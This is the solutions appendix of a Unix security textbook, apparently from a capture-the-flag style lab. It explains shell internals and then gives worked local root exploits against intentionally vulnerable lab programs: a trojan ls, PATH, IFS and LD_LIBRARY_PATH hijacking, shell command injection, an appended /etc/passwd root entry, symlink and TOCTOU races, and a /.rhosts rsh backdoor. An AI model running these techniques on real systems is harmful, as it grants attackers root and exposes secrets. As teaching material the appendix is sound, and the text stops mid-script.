D. Solutions to the exercises

D.1 Unix

2.1 Unless `uid` is zero (i.e., the root user is logging in), we cannot call `setgid()` after the call to `setuid()`, since once the uid is greater than zero, the process can no longer set its gid to arbitrary values, and the `setgid()` call would return an error ("Permission denied").

> **R** Note that if we ignore the error and let the process continue, it will retain its previous group, i.e., *root*! The root group is not privileged by itself, but it may open up other routes that lead to root privilege anyway (e.g., by abusing write access to important files), or give read access to confidential files.

If we move the `chdir()` call before the call to `setuid()`, the `chdir()` will succeed independently of the permissions on the directory, since at that time the process would still be running as root. This looks uselessly dangerous, even it is unlikely that it can be exploitable by itself (normal users cannot choose their home directory).

Finally, moving any call after the call to `execve()` makes no sense, since a successful `execve()` doesn't return and therefore the call would be executed only if `execve()` failed.

2.2 As soon as you entered Ctrl+D, `cat` woke up and printed the other characters that you entered, on the same line. This is because Ctrl+D is actually used as an "end of input" by the TTY module: it is an order to pass the characters accumulated so far to the reading process. Ctrl+D works as an EOT only when entered on an *empty* line: the process will wake up, it will receive 0 characters, and will interpret this as an end-of-file condition (look at the `while` condition in `src/cat1.c`).

2.3 Without the `-l` option (commands 1 and 2), `ls5` needs the read permission to call `getdents()`; therefore, command number 1 fails and command number 2 succeeds. In commands 3 and 4, `ls5` needs both the read permission for `getdents()` and the *search* permission be able to call `stat()` on every file inside the director; command 4 fails immediately, but command 3 is a bit different: it is able to show the contents of the directory, but it causes an error for each one of them.

D.2 How a Unix shell works

3.1 If you try, you should see some strange output that mentions the uptime, login and such. As we learned in Ex. 2.2, as soon as we enter Ctrl+D, `1-basic` wakes up and processes the other characters that we have entered. In our case, `1-basic` received "`/bin/usr/wc`", i.e., 11 characters with no ending newline, it replaced the last one ("`c`") with the string terminator, and then tried to execute the resulting "`/usr/bin/w`". This is an old command that is meant to show the currently logged-in users and the programs that they are running (it may not be able to actually show anything useful, depending on how your system is configured).

3.2 You obtain an *Exec format error*: the kernel doesn't recognize your file as something than can be executed. Indeed, it is just a text file that needs an *interpreter*, and not something that can be simply loaded into memory and then executed directly by the CPU.

3.3 This time the script works: if the first two characters of the file are "`#!`" (sometimes called a *shebang*), then the rest of the line is the path of an interpreter for the file, optionally followed by whitespace and then a single argument for the interpreter. In this case, the kernel itself will actually load the interpreter, passing it the option (if present) and the full path of the original file. In our case, assume that the `script` file is in the current directory and we type `./script`. The kernel will actually run

```
/bin/sh ./script
```

The shell will then open and interpret the `script` file.

Note that the new shell will see the first line of the script, which was meant for the kernel. This works because "`#`" is the start-of-comment character for the shell, so the line will be ignored. Other interpreters (like `awk`, `perl`, `python` and many, many others) also use "`#`" as a comment character, so this feature automatically works for them too.

3.4 The characters that we see are the echo of the escape sequences explained in Section 2.3. They have no special meanining for the TTY module in the kernel. The advanced editing features that we are used to are implemented in userspace, typically in the `libreadline` library. This library was originally a part of `bash`, but later it was made into a separate package and now is used by `bash` and many other interactive programs. It sets the terminal in *raw* mode, disabling echo and line editing in the kernel, and then implements all the advanced editing functions (including command history) in userspace. We are not using `libreadline`, and this is why our shells lack these functions.

3.5 Yes it works and it does *not* depend on the contents of `PATH`. Follow the rules: is there a slash in the string? *Yes*. So `PATH` is not used and the string is passed *as-is* to `execve()`. The kernel will then interpret it as a relative path, correctly leading to the `exe` file.

> **R** Many people seem convinced that the "`./`" prefix is necessary whenever you want to specify a relative path (e.g., some people may type something like `cat ./file`). This is not the case: "`./`" is needed only to trick the shell (or similar programs) into not using `PATH`, and you only need it if you *don't already have a slash in your path*. Moreover, relative paths of files passed as arguments to other programs need "`./`" only if the program itself is using some `execlp()`-like logic to parse the paths, which is almost never the case. For example, `cat` will simply pass the "`file`" string to `open()` (but see Exercises 3.7 and 3.14).

3.6 This time the `script` is executed. This is another feature of `execlp()` and the other `exec*()`

functions with a `p` in their name: if the first `execve(path,...)` fails, they try a second time with `execve("/bin/sh",...)` with `path` as an argument. The shebang feature described in the solution of Exercise 3.3 can be seen as a generalization of this behavior, implemented directly by the kernel.

> The v2 manual (1972) describes a similar feature, but limited to files found in `/bin`. The more general feature was introduced in the PWB shell and then added to the v7 shell by Steve Bourne.

R Note that, unlike for shebang files, a setuid/setgid script set on a script can't have any effect in this case, because the kernel never `execve()`s the *script* itself, only the shell, which then just `open()`s the script. In Linux, of course, the two cases are indistinguishable in this respect, since setuid/setgid flags are ignored for shebang files too (see the remark in the solution of Ex. 3.3).

3.7 The `cat` command, like many others, interprets "–" as standard input, i.e., it will start reading from file descriptor 0 instead of trying to `open("-"...)` (see `cat3.c` in the mynix sources). The trick is **catdash**
that this behavior is only triggered by the exact "–" string, so any other equivalent path will work:

```
cat ./-
```

3.8 The relevant part of `4-bultin.2.c` is in lines 47–58:

```
4-builtin.2.c
47         if (!strcmp(c_argv[0], "umask")) {
48             mode_t m;
49
50             m = umask(0);
51             if (c_argv[1] == NULL) {
52                 printf("0%03o\n", m);
53             } else {
54                 m = strtol(c_argv[1], NULL, 8);
55             }
56             umask(m);
57             continue;
58         }
```

In a typical UNIX-minimalist design, there is a single system call to read and write the umask: `umask(x)` sets the umask to `x` and returns the previous value. This means that if you want to read the umask without modifying it, you need to call `umask()` twice. This is what we do when the user has typed `umask` without arguments: first we set it to an arbitrary value (line 50), then we print the previous value (line 52), and finally we reset it (line 56). If the user has passed an argument, we change the value before resetting the umask (line 54).

3.9 To implement the feature we need to recognize the >> syntax and pass the `O_APPEND` flag instead of `O_TRUNC` to the `open()` call in `redirect()`. In the proposed solution, we modify the `getredirs()` function to recognize the >> operator as soon as possible. If we consider only the shell features available up to this point, it may not be clear why we don't simply check for the second > in `redirect()` itself. However, with the addition of variables and quoting, we can see that `redirect()` is called too late in the chain of processing, and may misinterpret a > character that actually came from a variable expansion, or was originally quoted.

We defintion of getredirs() in 5-redir.2.c is as follows:

5-redir.2.c

```
134 {
135     int i;
136
137     for (i = 0; i < nwords; i++) {
138         word_t *nw = &words[i];
139         if (nw->w[0] == '<' || nw->w[0] == '>') {
140             nw->type = W_REDIR;
141             if (nw->w[0] == '>' && nw->w[1] == '>')
142                 nw->w[0] = 'A';
143         }
144     }
145 }
```

Lines 142 and 143 are new: if the first > is followed by a second one, we remember that the redirection word should open the file in append mode. We use a trick here, to avoid changing too much of the rest of the code: since the redirect() function decides what to do based on the first character of the redirection word, we change that character to something else (an A in this case). Then, in redirect(), we can just add a new branch to the if:

5-redir.2.c

```
162             flags = O_WRONLY | O_CREAT | O_APPEND;
163             fname++;
164             close(1);
165         } else {
166             flags = O_WRONLY | O_CREAT | O_TRUNC;
```

Note, at line 164, that we need to skip the second character to reach the name of the file.

3.10 The redirection is performed by the shell, in the forked process, before executing sudo. So, the process will try to open() the f file before the kernel has had any chance to change the user id, and will therefore fail.

One trick is to use sudo to run some command that opens the file by itself and then writes into it, so that the open() is performed after the execve(). The tee(1) command is good enough for this purpose: it copies its standard input to standard output and to all the files passed as arguments:

```
$ echo something | sudo tee f
```

This has the annoying side effect of writing something to standard output too. In a script we might prefer

```
$ echo something | sudo tee f >/dev/null
```

3.11 When we run “bash <script”, we see the “hello” output and then get our prompt back

R Note that we explicitly use bash instead of sh. This is because most versions of dash, the shell

> used in Debian and its derivatives for /bin/sh, contain exactly the bug we are discussing here and will behave incorrectly, just like the modified 6-intr shell.

To understand what is going on, it is important to remember that a parent process shares not only the open files with its children, but also the *read and write pointers* to those files. Therefore, bash reads the cat line from its standard input and then spawns the child process that executes /bin/cat; the child process continues reading where bash left off, consuming the hello line and printing it. Since the script is now over, cat sees an EOF and exits; bash wakes up and tries to read more lines from standard input, but since the shared read pointer has reached the end of the script, bash sees an EOF and also exits. This is the expected and correct behavior in these scenarios.

Now we try with "6-intr <script". This time we get an error:

```
hello: No such file or directory
```

The error comes from 6-intr, and can be explained as follows: the modified 6-intr did not disable stdio buffering, and therefore the fgets() in getcmd() internally read past the end of the first line, actually consuming the entire script and copying it into the stdio input buffer. The 6-intr shell then spawned the cat child, which terminated immediately (since stdin was at EOF); 6-intr woke up from the wait() and called fgets() again; the function extracted the hello line from the input buffer and finally 6-intr tried to execute a non-existent hello command.

If we add a second hello line to the script and repeat the experiment, we see something strange:

```
hello: No such file or directory
hello: No such file or directory
hello: No such file or directory
```

The 6-intr shell has tried to execute hello *three times* instead of two. The problem now is with the cleanup functions that stdio runs on exit(). When we fork() a process, the child starts with a copy of the parent's memory, which contains the entire state of the stdio library, including its buffers and its registered cleanup functions. If the child execve()s another program, this state is wiped out; if it doesn't, the cleanup functions are called *in the child*: this is what happened when the first child failed to execve() the nonexistent hello command and therefore continued to use the copy of the 6-intr shell's memory: at exit(), the stdio cleanup function saw that the input buffer contained a line that had not been consumed (since the fork() was done when 6-intr had only extracted the first hello line) and issued an lseek() to move the read pointer back. Since the read pointer is shared with the parent process, the 6-intr shell saw the second hello line again!

If you add a third hello line to the script, "6-intr <script" will result in an infinite loop: the first fgets() will cache the whole script, and the shell will spawn a process for each hello line; at exit, the first child will move the read pointer back to the beginning of the second hello line; the second child will try to move it back to the beginning of the third hello line, but since it uses a relative offset and the read pointer has already been moved by the first child, it will move the pointer further back, to the beginning of the script. The shell is then forced to start over, and this will repeat forever.

> In this case, most of the strange behavior can be avoided if we call _exit() instead of exit() in the child process. The _exit() function calls the primitive directly, while exit() first performs all the userspace cleanups. In particular, exit() calls all the functions registered with atexit().

3.12 The "$X" is expanded by the shell before interpreting the line, and in particular before updating the environment with "X=aaa". Therefore, "$X" expands to nothing and echo prints an empty line. If




Figure D.1 – Processing of the characters in the first command of Ex. 3.15

the purpose is to print "`aaa`", the assignment must be performed in a previous line with an empty command, so that the shell environment itself is updated:

```
$ X=aaa
$ echo $X
```

In a normal shell this would also work:

```
$ X=aaa; echo $X
```

It doesn't work in `5-intr` because the semicolon is not recognized as a command separator.

3.13 The first two commands produce exactly the same output, even if the first one is psycologically nicer. The third one prints all the spaces between `Hello` and `World`, while the last one prints only one space between them. Note that `echo` never sees the unquoted spaces: they are parsed by the shell. The first and third `echo` instances receive a single argument while the second and third instances receive two arguments (not counting `argv[0]`).

3.14 No, this cannot solve the problem, since the quotes are only seen by the shell and `cat` will still receive the unadorned "–" string.

3.15 The first command ouputs:

```
q \q \q
```

The first backslash is interpreted as a metacharacter. It quotes the next character, `q`, and is then removed. It doesn't matter that `q` is *not* a metacharacter, its `QUOTE` bit is set and then reset, without any effect. Within single quotes, the backslash is a normal character and doesn't trigger any special action. Within double quotes, the backslash is a metacharacter only when followed by *certain* characters, none of which are `q` (see the remark in Section 3.8). Figure D.1 shows how the characters are processed by the relevant functions in the shell. The `quote()` function quotes the `q` following the first backslash and all the characters between the single and double quotes. The `unquoteall()` function removes the remaining unquoted quote characters and unquotes all the other characters.

The output of the second command is as follows:

```
" \" "
```




Figure D.2 – Processing of the characters in the second command of Ex. 3.15

Note the missing backslash in the third word. This time, the backslash inside the double quotes is interpreted as a metacharacter because it is followed by one of the characters that trigger this behavior: the double quotes. Therefore, it behaves just like the first backslash; it quotes the next character and is removed at the end. Figure D.2 shows the processing in this case. Note the subtle difference between Figures D.2 and Figure D.1: the backslash inside the double quotes is recognized as a metacharacter. It quotes the next character, which is not recognized as a string terminator. It is not quoted *itself*. The `unquoteall()` function recognizes this unquoted backslash and removes it from the buffer, along with all the others unquoted quote characters. To help remove the confusion, the Figure also shows which non-null characters are copied in the final buffer by `unquoteall()`.

3.16 All but the first one. The point is that the `echo` command should receive the "`\x21`" string. However, in the first command, the shell interprets and removes the backslash. The other commands quote the backslash, so it is correctly received by `echo`.

3.17 There are at least a couple of ways to implement this without changing too much of the existing code. In the `quote()` function, while parsing a string in double quotes, we should recognize the presence of dollars non preceeded by backslash and followed by identifiers. Then, we can either

- immediately call `expandvar()` to output the value of the variable (if any), or
- leave the dollar and the identifier unquoted, so that `expandall()` will later see them.

The proposed solution uses the latter technique, because it simplifies the implementation of other shell features (in particular, field splitting and its weird interactions with `$@` in `sh3.c` in mynix). In all cases, we should make sure that the characters that result from the expansion are quoted. In the proposed solution we add a new `quote` parameter to `expandvar()` and `oputexp()`. The `oputexp()` uses it to quote all the characters added to the `obuf` (instead of just quote metacharacters). The `expandword()` function must recognize the expansion of dollars that occur within douple quotes, and pass `QUOTE` to `expandvar()`. This is simple to do, since `quote()` has left unquoted only the double quote characters that actually delimit quoted strings.

Figure D.3 shows an example. The user has entered "`echo␣"a␣$X␣d"`". Assume that `X` has been set to "`b c`". The `quote()` function leaves `$X` unquoted. The `expandall()` (or, more precisely, `expandword()`) function sees the `$X` and expands it. Since the expansion occurred within double quotes, it quotes the result by passing `QUOTE` to `expandvar()`. The result is in `buf‴`. Finally, `unquoteall()` removes the `QUOTE` markings and the quote metacharacters. The `echo` program receives "`a b c d`" in `argv[1]`.




Figure D.3 – Example execution with variable expansion inside double quotes

3.18 The `8-quote.3.c` file contains a new `getcont()` function defined as follows:

8-quote.3.c

```
{
    if (feof(stdin))
        return 0;
    if (interactive) {
        fprintf(stderr, "> ");
    }
    return fgets(buf, MAX_LINE, stdin) != NULL;
}
```

The function reads another line from stdin, printing the secondary prompt if the shell is interactive. We call this function from `quote()`, if we hit the end of the string while processing single/double quotes and backslash. For backslash and double quotes, we also need to handle the special case of backslash followed by newline: the two characters must not be copied in the output buffer.

D.3 Exploiting the environment

5.1 We can create a fake `ls` and put it in `/tmp`. The fake `ls` must be executable (otherwise root's shell will not pick it) and can contain the payload that we need (e.g., to create a setuid-root copy of the shell). However, root must not detect us: the fake `ls` must behave like the real one, while still hiding itself. This can be accomplished with a script like this:

badpath

```
cp /bin/sh /home/user1/x
chmod u+s /home/user1/x
rm ls
ls "$@"
```

Note how we remove the script while it is still running, but this is not a problem: Unix will unlink the name in the file system, but it will actually release the inode and the disk blocks only when the file is no longer in use. Once the fake `ls` is gone from `/tmp`, we can safely call the real one. The `"$@"` syntax will expand to the list of arguments that root has passed to the script.

To execute the attack we can do as follows:

```
$ cat >ls
                        cut and paste the above payload, then Ctrl+D
$ chmod +x ls
$ cp ls /tmp
```

Now we wait for root to go in `/tmp` and run our fake `ls`. After at most one minute, we should see the `x` file in our home directory. Finally:

```
$ ./x
# cat /root/secret
```

The `cat` command will be executed in a root shell.

5.2 We just need to implement the exploit outlined in the text. We need to know what libraries are used by `dll1`. There are tools that give this information directly, but we don't know about them yet. In this case we can obtain the same information by reading the `Makefile`, that contains the command that was used to build `dll1`. We can see that the program was linked with two dynamic libraries (names ending in `.so`): `libfoo.so` and `/lib/libc.so`. The second one contains slashes, but the first one does not; therefore, the dynamic linker will use `LD_LIBRARY_PATH` when searching for it. The `Makefile` also contains the command that was used to build `libfoo.so`: we can copy it or, better yet, we can delete `foo.c`, replace it with our own, and then rebuild the library: **dll1**

```
$ rm foo.c
                                            press 'y' when asked
$ cat >foo.c
#include <stdlib.h>
void foo()
{
        system("/bin/sh");
}
                                                  type Ctrl+D
$ make libfoo.so
```

Now we can redirect the dynamic linker to our malicious library:

```
$ LD_LIBRARY_PATH=. ./dll1
```

This should give us a shell with a `dll1_pwned` group id, enabling us to read the `flag.txt` file.

5.3 **badpath2** The `badpath2` executable calls `system("mkdir ...")`. Since `"mkdir"` does not contain any slashes, the shell will use the `PATH` variable. The `PATH` variable is inherited from the parent processes and, ultimately, is controlled by the attacker. The following commands will give us a root shell:

```
$ echo sh >mkdir
$ chmod +x mkdir
$ PATH=:/bin badpath2
```

We create a `mkdir` script that invokes the shell, then we call the `badpath2` binary with a `PATH` that includes the current directory (the null string before the colon). The shell invoked by `system()` will execute our script instead of the `/bin/mkdir` program. The scripts then starts an interactive shell.

5.4 The `execlp()` function uses `PATH` just like the shell, so it can be exploited in exactly the same way.

5.5 **badifs1** The `badifs1` program uses a full path and a constant string. Nonetheless, we can change the interpretation of the string by changing the value of `IFS`, as follows:

```
$ echo sh >bin
$ chmod +x bin
$ PATH=:/bin IFS=/ badifs1
# cat '/root/secret'
```

The last line is executed in the root shell. Note that we quoted `/root/secret`, since the shell has inherited the new `IFS` and slashes are now field separators.

This example works because `/bin/sh` in this challenge is actually `bad2sh`, a shell that does not follow the POSIX standard in the interpretation of `IFS`. Instead, it works like the original Bourne shell in Unix v7. In particular, `bad2sh` first skips all `IFS` characters at the beginning of the word, and then splits the word into fields using the `IFS` characters as separators. When `bad2sh` splits `/bin/cp` it obtains only two fields: `bin` and `cp`.

5.6 **badifs2** The `badifs2` binary calls the (existing!) `/bin/shar` (SHell ARchive) command with a full path and constant options.

The shell used in this challenge (`bad3sh`) follows the POSIX standard more closely than the one in Ex. 5.5, so the `IFS=/` attack will not work. In fact, the standard says that only `IFS` *whitespace* must be skipped, i.e., only the whitespace characters contained in `IFS`, if any. Since the initial "`/`" in "`/bin/shar`" is not whitespace, the shell would not skip it and would use it as a field delimiter, obtaining three fields: an empty string, `bin` and `shar`. The shell will then look for a command with an empty name, which is not a legal file name.

However, we can set `IFS=a`, causing the `/bin/shar` command to become

```
/bin/sh r /bin -o /etc/b ackup/bin.sh r
```

i.e., execute `/bin/sh` on the `r` script passing it a bunch of other options we don't care about. Since `r` is a relative path, we can create an `r` script in the current directory:

```
$ echo sh >r
$ IFS=a badifs2
# c\at /root/secret
```

The last command will be executed in the root shell. Note that we need to escape `a`. Note also that this time there is no need for `r` to be executable, since the shell will only try to use `read()` on the script.

5.7 The `IFS` variable is only understood by the shell, so it cannot affect `execl()`. Note that `execlp()` would be safe too, for the same reason; moreover, since the first argument contains slashes, `execlp()` is also not affected by `PATH`.

5.8 The program accepts an argument and does not sanitize it, so we can pass arbitrary commands to the shell:

badmeta1

```
$ badmeta1 'x
> sh'
```

Note the newline inside the single quotes, to terminate the previous command. In a more capable shell, we could have also used a semicolon, like this:

```
$ badmeta1 'x;sh'
```

In both cases, the shell continues parsing the second command (i.e., `sh`) after processing the first one (i.e., "`/bin/mkdir /etc/x`").

5.9 We can terminate the double-quotes string that the programmer tried to create, and then continue with our own malicious payload:

badmeta2

```
$ badmeta2 'x";sh;:"'
```

The shell will receive the string "`/bin/mkdir "/etc/x";sh;:""`", which contains three commands: the first one, that creates the `/etc/x` directory, the second one, that spawns our root shell, and a third one (run when we exit from the root shell) that does nothing and is used just to create something which is syntactically valid.

5.10 The `escape()` function doesn't quote the backslashes, so we can write as follows:

badmeta3

```
$ badmeta3 'x\";sh;: \"'
```

The shell will receive the string "`/bin/mkdir "/etc/x\\";sh;: \\""`". The backslashes inserted by `escape()` are the second ones in each pair. The shell will interpret each pair of backslashes as a quoted backslash character, with no special meaning, and the following (injected) double quotes will work as usual. Therefore, the string still contains three commands: the first one, that creates the

/etc/x\ directory, the second one, that spawns our root shell, and a third one that does nothing.

5.11 **badmeta4** Since the blacklist doesn't contains the dollar character, we can inject a "$(*command*)" string to exploit command substitution, which works even inside double quotes.

Which *command* should we inject? We need to consider that the command will be executed with its stdin redirected from /dev/null, and its output will be captured and put inside the string passed to the shell. Therefore, something like "$(sh)" would be of no help: the spawned shell would return immediately. One possibility is to use the payload of Section 5.1:

```
$ badmeta4 '$(cp /bin/sh .; chmod u+s sh)'
```

Note that our commands don't print anything, so the shell spawned by system() will try to run "mkdir /etc/" and will complain that the directory already exists. It doesn't matter: by then, our commands will have already run and we should find a setuid-root copy of sh in the current directory. By running ./sh we become root.

Another possibility is to redirect stdin and stdout inside the command, since these redirections are performed *after* the ones performed by the command substitution mechanism. By running tty we can see that our terminal is /dev/tty0. Then we can run:

```
$ badmeta4 '$(sh </dev/tty0 >/dev/tty0)'
```

D.4 Symbolic links

6.1 **badlog** The badlog program accepts one or more filenames from the command line. It tries to access each one of them and logs any error in a log file in the current directory.

Since badlog tries to create the log with the O_CREAT flag (implicit in the use of fopen() with the "a" mode), it will also open any existing file or link with the same name.

The idea is then to append a line to /etc/passwd, giving us root access. We can proceed as follows:

```
$ ln /etc/passwd log
$ badlog x::0:0::.
```

This will append

```
x::0:0::.:open failed
```

to /etc/passwd. This is a valid entry for user x with no password, a 0 user id, a zero group id and the home directory set to the current directory. The last field, which should contain the user's shell, contains "open failed". Interpreted as a path, it is relative, so we can simply link it to /bin/sh:

```
$ ln /bin/sh 'open failed'
```

Now we can login as user x, with superuser powers:

```
$ login x
```

(Type enter when asked for the password).

6.2 The idea is to let the `access()` call to check a file that we can actually read. Then, while the `mail` program reaches the `open()` call, we remove the file and create a link with the same name, pointing to `/root/secret`. **badmail**

```
$ echo 'bad luck' > msg
$ mail msg user1 & rm msg; ln /root/secret msg
$ cat mailbox
```

The `echo` command creates the `msg` file that we can read. Then, we run `mail` in the background, apparently sending that file to ourselves. In the meantime, we remove the `msg` file and create the link with the same name; finally, we check the contents of the `mailbox` file.

The sequence of events that we would like to obtain is:

1. `mail` calls `access()`;
2. the original file is deleted by "`rm msg`";
3. "`ln /root/secret msg`" creates the new `msg`, pointing to the secret;
4. `mail` calls `open()`,

If the sequence is exactly the above, step 1 will check the original `msg` (the one containing "`bad luck`") and step 4 will open the secret file. At the end of the sequence, there will be a `mailbox` file in our home directory containing the `/root/secret` file's contents.

Of course, many other sequences are possible.

- If we see "`msg: permission denied`", the sequence was 2, 3, 1 (without step 4).
- If we see "`msg: no such file or directory`" and no `mailbox` file has been created, the sequence was 2, 1, 3 (without step 4).
- If we see "`msg: no such file or directory`" with an empty `mailbox` file, the sequence was 1, 2, 4, 3.
- If we don't see any error, but the `mailbox` contains "`bad luck`", the sequence was 1, 4, 2, 3.

In all these cases we can simply retry.

6.3 If we pass the `-i` option when we invoke a POSIX shell, the shell will start in interactive mode, reading commands from its standard input, even if there are other arguments. Therefore, the idea is to let $path_1 =$ `-i`. This can be easily achieved as follows: **badscript1**

```
$ PATH=:/bin
$ ln /bin/badscript1 -i
$ -i
```

The last command will find the `-i` link in the current directory and execute it. The shebang mechanism will run the equivalent of "`/bin/sh -i`", giving us an interactive root shell.

Note that we need to add the empty path to `PATH`, because we don't want the shell to change the "`-i`" string. If we add a dot to `PATH`, instead, the shell will pass "`./-i`" to `execve()`, which the shell will not recognize as an option.

6.4 The idea is to use links to redirect a path from the original script to a malicious one. We want to achieve the following sequence of events: **badscript2**

1. the kernel completes the `execve()`;
2. we redirect the path to the malicious script;

3. the setuid shell `open()`s its first argument.

If the sequence is the above one, the path used in step 1 will point to the original script, and therefore the kernel will spawn a setuid shell, while step 3 will open the malicious script.

If the first step in the sequence is step 1, we can increase our chances to run step 2 before step 3 by slowing down the process that runs the shell. This can be achieved using the `nice` utility, which executes programs at lower priority (i.e., it is "nice" to other users). The first argument of `nice` is the amount of niceness, from 1 to 19, followed by the command to be executed and its arguments.

We can then proceed as follows:

```
$ echo 'cat /root/secret' > malicious
$ ln /bin/badscript2 path
$ nice 19 ./path & mv malicious path
```

If evertything goes as expected, we will see the contents of `/root/secret` printed on standard output. If we see "`./path: permission denied`", step 2 was completed before step 1. If we don't see anything, step 2 was started after step 3 (but `nice` makes this sequence very unlikely). In both cases we should retry.

6.5 **badtmp1** This suid-root program creates a temporary file named `/tmp/tmpfile` using `fopen()` with `"w"` mode. This mode will create the file if it does not exist, and also follow any symbolic link in the path. The idea is to abuse this program to create a `/.rhosts` file that is writable by the attacker. Once the file has been created, the attacker can write the IP address of any machine she owns (or the + wildcard) and then connect remotely from that machine to the root account without having to guess the root password.

First, the attacker creates a symbolic link to `/.rhosts`:

```
$ ln -s /.rhosts /tmp/tmpfile
```

When the suid-root program will be run, the `fopen()` in the program will create the `/.rhosts` file. The `fopen()` function passes mode 0666 to the `open()` system call, asking for read and write permission for everybody (owner, group and others). The kernel, however, will remove the permissions found in the process' umask. This is not a problem for the attacker, since the process will inherit the umask from the attacker's shell: the attacker can simply reset her own umask to 0 before running the vulnerable program:

```
$ umask 0
$ badtmp1
```

Now the `/.rhosts` file has been created with write permission for everybody, and the attacker can therefore write into it:

```
$ echo + >/.rhosts
```

Then, she can connect from any remote machine. In our setup, we can connect from the same machine. Just type:

```
$ rsh
```

Then answer `root` to the `login:` prompt. The `rshd` server will let you enter without asking for a password. Now you can read the flag:

```
# cat /root/secret
```

6.6 This is just like `badtmp1` of Ex. 6.5, but the programmer has tried to create a temporary file with a name which is harder to guess, since it includes the pid of the current process. Pids, however, are assigned sequentially, and therefore are easily guessed. Assume, for example, that nobody else is using the system besides the user1 attacker. Then user1 can run, e.g., **badtmp2**

```
$ ps
```

and note the pid of the `ps` process itself. Assume it is 65. Then she can type

```
$ ln -s /.rhosts /tmp/tmpfile.67
$ umask 0
$ badtmp2
```

In fact, the `ln` command will be executed by process 66, `umask` is an internal command that will be executed by the shell without creating any new process, and therefore `badtmp2` will be executed by process 67. Even if other processes are being created concurrently by other users, the problem becomes only slightly more difficult for user1: she can just try again if the guessed pid was wrong, and she can also create more than one symbolic link to allow for a range of possible pids.

From this point on, the exploit continues as in Ex. 6.5.

6.7 Here the programmer has tried to create `/tmp/tmpfile` only if it doesn't already exist. The program, however, contains a Time-Of-Check-to-Time-Of-Use (TOCTUI) problem: since the check and the file creation are performed in two distinct system calls, the check/creation combination is not atomic and the attacker may create the link between the check and the `fopen()`. The timing is tight, but we can create a script: **badtmp3**

```
$ cat > bf
umask 0
: loop
badtmp3 & ln -s /.rhosts /tmp/tmpfile
cat /.rhosts && exit 0
